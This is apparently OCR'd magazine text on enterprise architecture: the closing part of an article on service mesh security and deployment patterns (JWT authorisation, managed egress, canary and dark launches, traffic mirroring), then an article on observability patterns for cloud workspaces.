


Figure 6: Security within service mesh

Security area: Authorisation

Solution: Authorisation policy should restrict access to the external system by validating the scope in access token. Claim and signature in JWT also needs to be validated to ensure the token can be used.

Application: This needs integration with enterprise identity provider (IDP).

Security area: Cross origin resource sharing (CORS)

Solution: If CORS is required, it should be implemented in service mesh instead of application code.

Application: None

Security area: Managed egress

Solution: Service mesh should be configured with service registry, which should contain the external services that should be accessed.

Application: Set mesh-wide *outBoundTrafficPolicy to REGISTRY_ONLY* in the mesh to ensure no service call from service mesh bypasses egress to reach any external system.

Security area: Access logging

Solution: Access to pods and gateways should be logged, along with any non-200 responses to detect attack.

Application: Envoy sidecars should be configured to record standard message information in the access log including time of request, method, protocol, upstream host, authority, and details of access token.

Impact of the pattern

- Consuming application will need to provide an access token signed by an authorisation server trusted by service mesh.
- The performance impact of taking a zero trust approach and validating a token in each side car in the mesh needs to be factored in solution architecture and testing.

Service/container deployment

The problem it solves

Deployment of service containers in the production environment of any large enterprise carries the risk of code behaving differently in production environments and higher test environments. One common example is where production-specific environment variables substituted in the build pipeline do not work properly and are only discovered when the new deployment is live. This risk is coupled with the demand for a rapid deployment cadence to deliver changes to the production environment.

Pattern description and solution

Service mesh addresses this problem by simplifying traffic management and enhancing deployment strategies such as canaries, dark launches and traffic mirroring. Each provides a mechanism to mitigate risks in production changes by separating code release from cutover and a degree of testing in production. Each of the strategies is described briefly below.

Canary deployment*:* This mitigates the risks associated with production changes by routing a subset of requests of the traffic to the new version while the remaining traffic is routed to the existing version. For example, for a service *ViewPolicyDetails* in production with version 1.0, a new




Figure 7: Service/container deployment

minor version 1.1 is introduced, and it is decided that 10 per cent of the traffic should be routed to the new version to confirm it is behaving properly before routing all the traffic to it. As this is a minor version change, there should not be any change message schema for the consumer. By deploying the new version of the service in production and routing 10 per cent of the traffic to it through *istio* config, deployment of new code is separated from the cutover and validates that all is correct at each step before increasing the proportion of the traffic to the new version. Once all the traffic is routed to version 1.1, version 1.0 can be decommissioned.

Dark launches: Dark launches or A/B testing allows new versions of the service to be deployed in production separately from cutover activity. It is different from canary release in that a specific number of early adopters are moved to the new functionality to use it before it is rolled out fully. An *http* header is used to determine whether to route the request to the new version of the service. Istio can check the *http* header in the virtual service to get the name of the consuming application or some other flag, and route it to the new version. For an external consumer, an alternative approach could be to use subject alternative name (SAN) from the x.509 certificate to identify the consumer, as these details are propagated by the ingress gateway in an *http* header.

Traffic mirroring: Traffic mirroring or shadow launch with service mesh provides a way of deploying new services in a production environment and then sending production traffic to the new service out of band. It helps in understanding how the new service is performing with production traffic in comparison to the currently live service. As the new service is out of band, it is isolated from the existing old service and any issue or error in the new service will not impact the current service or the consumer. Care must be taken that out of band traffic does not manipulate state in live data stores. The primary use cases for this will be read-only transactions.

Figure 7 shows an application in canary deployment, dark launches and traffic mirroring where a new version v1.1 is being introduced and v1.0 is currently in use. Note that minor versions in the production environment must only be used for the transition period, and the old minor version should sunset as soon as the new minor version is stable. There are two replicas in the example of service 1.0 and 1.1 in Figure 7.

Impact of the pattern


Implementing these deployment patterns in any project should allow for more than one change deployment slot as there will be updates to the routing rules after the initial release, as well as removal of old services and pods at the end of the cycle to avoid proliferation of live services with multiple minor versions. Also, consumers should be given time for upgrading/refactoring in code, before the removal of previous versions of services from production. An alternate approach is to implement a gateway service pattern to minimise the impact on consumers.

From a technical design standpoint, a suitable regex will need to be developed and maintained for querying x509 certificate to identify the consumer, and similarly querying JWT in the *http* header for specific claims. END

By: Pradip Roychowdhury

The author is a distinguished chief technologist with 25 years of experience in areas of OOP, SOA, cloud, DevOps and banking transformation. He is The Open Group certified 'Distinguished Architect'.

A Quick Look at Observability Patterns for Cloud Workspaces



Observability is an advanced way to monitor, analyse and track systems and services proactively. The cloud workspace is a modern, secured, quick and cost-effective remote workspace. It is wise to use native services to build observability frameworks for the cloud workspace. This article gives a blueprint for cloud workspace observability and the patterns to consider when designing solutions for it.

A cloud workspace is a cloud based desktop service. Typically, it is offered as an IT service on a subscription basis for enterprises. Cloud workspaces provide the following benefits to organisations:

- Enable the workforce to work remotely from anywhere, anytime
- Comply with enterprise security policies and control data loss
- Allow and manage BYOD (bring your own device) at scale
- Scale workspaces up and down to meet dynamic demands
- Reduce costs in providing desktops
- Improve IT agility with centralised management and governance

Hyperscale vendors such as Microsoft, AWS, Google, and IBM offer cloud based desktop services from their well-established global cloud centres.

Observability

Observability is a measure of how well the internal states of a system can be inferred from the knowledge of its external outputs. Observability designs focus on:

- How quickly the IT team is notified when something is wrong or beginning to fail
- How rapidly the IT team can triage the problem, understand its impact and effectively provide any mitigation
- Effectiveness of the IT team in finding the underlying cause and fixing it

Observability includes contextual telemetry, dynamic service topology discovery, anomaly detection, proactive issue avoidance, alert grouping, correlation, root cause identification, advice on next best action, visualisation of the severity of business impact, and cost optimisation.




Figure 1: Cloud workspace observability blueprint

Observability patterns for cloud workspaces

Enterprises are adopting cloud services to take advantage of the benefits they promise. Observability frameworks help to measure the actual business value (in terms of reliability, cost, quality of service, etc) enterprises achieve from cloud adoption. The cloud workspace observability framework should be designed keeping in mind an enterprise's business goals. The primary patterns that the cloud workspace observability framework should deploy are listed below.

Service reliability and health monitoring patterns: Insights into the health of workspaces is important. Availability, responsiveness, user experience measures are major items to be monitored.

Service reliability engineering (SRE) golden signals define what it means for the service to be healthy. Workspace service observability should monitor below golden signals in the context of desktop service.

- *Latency:* This is the time taken to serve a request. The duration a service takes to make the desktop ready to use from the time of the desktop request event is provision latency. Round trip time (RTT) is the network latency.
- *Traffic:* This is the stress due to the demand on the system. This signal is critical for desktop brokering, session gateway and other service mediation services.
- *Errors:* This is the rate of requests that are failing. Connection failures fall under this category.
- *Saturation:* This is the overall capacity of the system. This signal becomes critical for multi-session desktops, where a single virtual machine is shared among many users. Host server CPU, RAM utilisation, and queue depth fall under this category.

Security and governance patterns: Data security is a prime concern for enterprises, especially in remote working. Suspicious behaviour such as unusual access times, unusual locations, numerous logon failures, unusual file downloads, excessive authentication failures, abnormal permission changes are some sample threat signals that need to be monitored in real-time and acted upon immediately. Well-architected frameworks implement security patterns to combat such attacks and improve the cloud security posture. Patterns such as zero trust, role based permissions, conditional and contextual access, multi-factor authentication, multi-layer granular controls are some of the important ones that workspaces should adopt. The framework should ensure that these patterns are applied properly. To ensure real-time traffic monitoring and threat detections, observability frameworks should adopt AI/ML algorithms. These patterns have been quite visible in recent times with cloud native security information and event management (SIEM) solutions.

Cost optimisation patterns: Enterprises migrate to the cloud for leveraging opex and flexible commercial models. But if there is no judicious control over the cloud resource usage, the result could be frustrating. Cloud commercials are based on actual resource usage. It is the IT team's responsibility to monitor resource usage and shutdown or release unnecessary resources. Choosing an optimal billing model is also very important. An observability framework should monitor resource usage and provide guidance on the optimal approach. It should implement cost optimisation patterns such as auto scaling, optimal charge model switching, auto stopping, etc.

Automation patterns: Observability patterns demand real-time discovery and automated orchestration of analysis and healing logic. They help in immediate reaction, and avoid human errors and delays. To help enterprises in achieving these goals, all public cloud vendors recommend well-architected cloud native automation patterns for best results. For example, serverless functions are best suitable for deploying automation patterns.

Function	AWS WS	Microsoft AVD
Monitoring	Cloud Watch, Cloud Trail, Systems Manager	Azure Monitor
Cost optimisation	Cost Optimiser	Advisor
Security	AWS Security Hub, Cloud Trail	Sentinel, Security Center
Serverless automation	Lambda	Azure Function
Deployment automation (IaC)	Resource Manager	Azure Resource Manager
Artifacts storage	S3 Bucket	Blobs

Table 1: Cloud native tools available with public cloud vendors

